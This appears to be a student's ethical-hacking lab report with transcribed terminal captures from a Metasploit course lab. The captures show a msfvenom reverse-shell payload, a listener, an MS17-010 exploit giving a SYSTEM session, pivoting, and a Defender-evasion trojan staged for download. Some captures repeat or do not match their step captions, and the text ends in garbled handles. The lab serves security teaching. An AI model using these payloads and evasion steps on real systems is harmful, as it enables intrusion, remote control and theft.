

Performing Malware-Based Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 04

Student:

Isaiah Mosley

Email:

isaiahmosley80@gmail.com

Time on Task:

68 hours, 22 minutes

Progress:


100%

Report Generated: Tuesday, December 2, 2025 at 1:23 PM


Section 1: Hands-On Demonstration

Part 1: Check the Egress Filtering Policy


4. Make a screen capture showing the nmap results.



9. Make a screen capture showing the nmap results.




16. Make a screen capture showing the firewall rules for the LAN port.



Part 2: Deploy a Remote Access Trojan


4. Make a screen capture showing the results of the msfvenom command.



A terminal window titled "Performing Malware-Based Attacks (4e)" on a Kali Linux system. The user runs the command `msfvenom -p windows/shell_reverse_tcp LHOST=172.31.0.4 LPORT=443`. The output shows that no platform was selected (defaulting to Msf::Module::Platform::Windows) and no architecture was selected (defaulting to x86). The final size of the generated executable file is 73802 bytes.

```
(kali@AttackLinux01)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=172.31.0.4 LPORT=443
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
(kali@AttackLinux01)-[~]
$
```


13. Make a screen capture showing the steps to configure the server and the message that the server is running.



A terminal window titled "Performing Malware-Based Attacks (4e)" on a Kali Linux system. The user runs the command `msf > use exploit/multi/handler`. The output shows the configuration of the multi/handler module, including the payload (generic/shell_reverse_tcp), LHOST (172.31.0.4), and LPORT (443). The user then runs `msf exploit(multi/handler) > exploit`, and the output shows that the reverse TCP handler has started on 172.31.0.4:443.

```
(kali@AttackLinux01)-[~]
$ msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.31.0.4:443
```

23. **Make a screen capture** showing the **Windows command prompt** including the session information and the command output.



```
Performing Malware-Based Attacks (4e)
AttackLinux01
2025-02-18 01:45:04
Isaiah Mosley

[ metasploit v6.1.27-dev ]
+ -- [ 2196 exploits - 1162 auxiliary - 480 post ]
+ -- [ 596 payloads - 45 encoders - 10 nops ]
+ -- [ 9 evasion ]

Metasploit tip: View missing module options with show
missing

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.31.0.4:443
[*] Command shell session 1 opened (172.31.0.4:443 -> 172.30.0.2:26144 ) at 2025-02-18 02:42:52 -0500


Shell Banner:
Microsoft Windows [Version 10.0.20348.320]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>whoami
whoami
targetwindows04\administrator
C:\Users\Administrator\Downloads>
```

Section 2: Applied Learning

Part 1: Check Egress Filtering with Meterpreter

9. Make a screen capture showing the **successful exploit with the initial meterpreter prompt**.



```
https://metasploit.com

[ metasploit v6.1.27-dev ]
+ -- [ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- [ 596 payloads - 45 encoders - 10 nops ]
+ -- [ 9 evasion ]


Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 443
LPORT => 443
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 172.30.0.40
RHOSTS => 172.30.0.40
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.31.0.4:443
[*] 172.30.0.40:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.30.0.40:445 - Built a write-what-where primitive...
[*] 172.30.0.40:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.30.0.40:445 - Selecting PowerShell target
[*] 172.30.0.40:445 - Executing the payload...
[*] 172.30.0.40:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.30.0.40
[*] Meterpreter session 1 opened (172.31.0.4:443 -> 172.30.0.40:1776 ) at 2025-02-18 03:06:00 -0500

meterpreter > |
```

17. Make a screen capture showing the **results of the scan**.



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_psexec) > route add 172.31.0.40 255.255.255.255 1
[*] Route added
msf6 exploit(windows/smb/ms17_010_psexec) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):


  Name      Current Setting  Required  Description
  ---      -
  CONCURRENCY  10              yes       The number of concurrent ports to check per host
  DELAY       0               yes       The delay between connections, per thread, in milliseconds
  JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS      172.31.0.40     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS     1               yes       The number of concurrent threads (max one per host)
  TIMEOUT     1000            yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 172.31.0.40
RHOSTS => 172.31.0.40
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 22,80
PORTS => 22,80
msf6 auxiliary(scanner/portscan/tcp) > run

[*] 172.31.0.40: - 172.31.0.40:80 - TCP OPEN
[*] 172.31.0.40: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > |
```

Part 2: Deploy an Evasive Trojan

7. Make a screen capture showing the successful creation of the payload with the path.



```
Performing Malware-Based Attacks (4e)
AttackLinux01
2025-02-18 02:17:08
Isaiah Mosley

File Actions Edit View Help


Name      Current Setting  Required  Description
-----
CONCURRENCY 10              yes       The number of concurrent ports to check per host
DELAY       0               yes       The delay between connections, per thread, in milliseconds
JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      172.31.0.40     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS     1               yes       The number of concurrent threads (max one per host)
TIMEOUT     1000            yes       The socket connect timeout in milliseconds

msf4 auxiliary(scanner/portscan/tcp) > set RHOSTS 172.31.0.40
RHOSTS => 172.31.0.40
msf4 auxiliary(scanner/portscan/tcp) > set PORTS 22,80
PORTS => 22,80
msf4 auxiliary(scanner/portscan/tcp) > run

[*] 172.31.0.40: - 172.31.0.40:80 - TCP OPEN
[*] 172.31.0.40: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf4 auxiliary(scanner/portscan/tcp) > sessions -K 1
[*] Killing all sessions...
[*] 172.31.0.40 - Meterpreter session 1 closed.
msf4 auxiliary(scanner/portscan/tcp) > use evasion/windows/windows_defender_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf4 evasion(windows/windows_defender_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf4 evasion(windows/windows_defender_exe) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf4 evasion(windows/windows_defender_exe) > set LPORT 443
LPORT => 443
msf4 evasion(windows/windows_defender_exe) > set FILENAME install_client.exe
FILENAME => install_client.exe
msf4 evasion(windows/windows_defender_exe) > exploit

[*] Compiled executable size: 4096
[*] install_client.exe stored at /home/kali/.msf4/local/install_client.exe
msf4 evasion(windows/windows_defender_exe) >
```

22. Make a screen capture showing the successful Meterpreter session and the results of the getuid command.



```
Performing Malware-Based Attacks (4e)
AttackLinux01
2025-02-18 02:27:16
Isaiah Mosley

File Actions Edit View Help

[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
sudo: 3 incorrect password attempts
msf4 evasion(windows/windows_defender_exe) >
msf4 evasion(windows/windows_defender_exe) > sudo mv /home/kali/.msf4/local/install_client.exe /var/www/html/install_client.exe
[*] exec: sudo mv /home/kali/.msf4/local/install_client.exe /var/www/html/install_client.exe

[sudo] password for kali:
msf4 evasion(windows/windows_defender_exe) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf4 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf4 exploit(multi/handler) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf4 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf4 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 172.31.0.4:443
[*] Sending stage (175174 bytes) to 172.30.0.2
[*] - Meterpreter session 2 closed. Reason: Died
[*] Meterpreter session 2 is not valid and will be closed

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupt
msf4 exploit(multi/handler) > getuid
[*] Unknown command: getuid
msf4 exploit(multi/handler) >
```


Section 3: Challenge and Analysis

Part 1: Create a Better Payload

Make a screen capture showing the **successful creation of the payload with payload.exe**.



```
File Actions Edit View Help
AttackLinux01
2025-03-04 15:11:58
Isaiah Mosley


[+] Metasploit v6.1.27-dev
+ -- [ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- [ 596 payloads - 45 encoders - 10 nops ]
+ -- [ 9 evasion ]

Metasploit tip: View advanced module options with
advanced

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.31.0.4:443
```

Part 2: Deploy the Better Payload

Make a screen capture showing the **successful Meterpreter session**.



```
File Actions Edit View Help
AttackLinux01
2025-03-04 15:21:10

+Cyb3rD0ctor+Techlock Inc+kinakomochi+DubbelDopper+bubbasmp+w+Gh0st+Tyl3+nc+VlckY+GLOVERs+ev4d3px10-team+lr4n6+
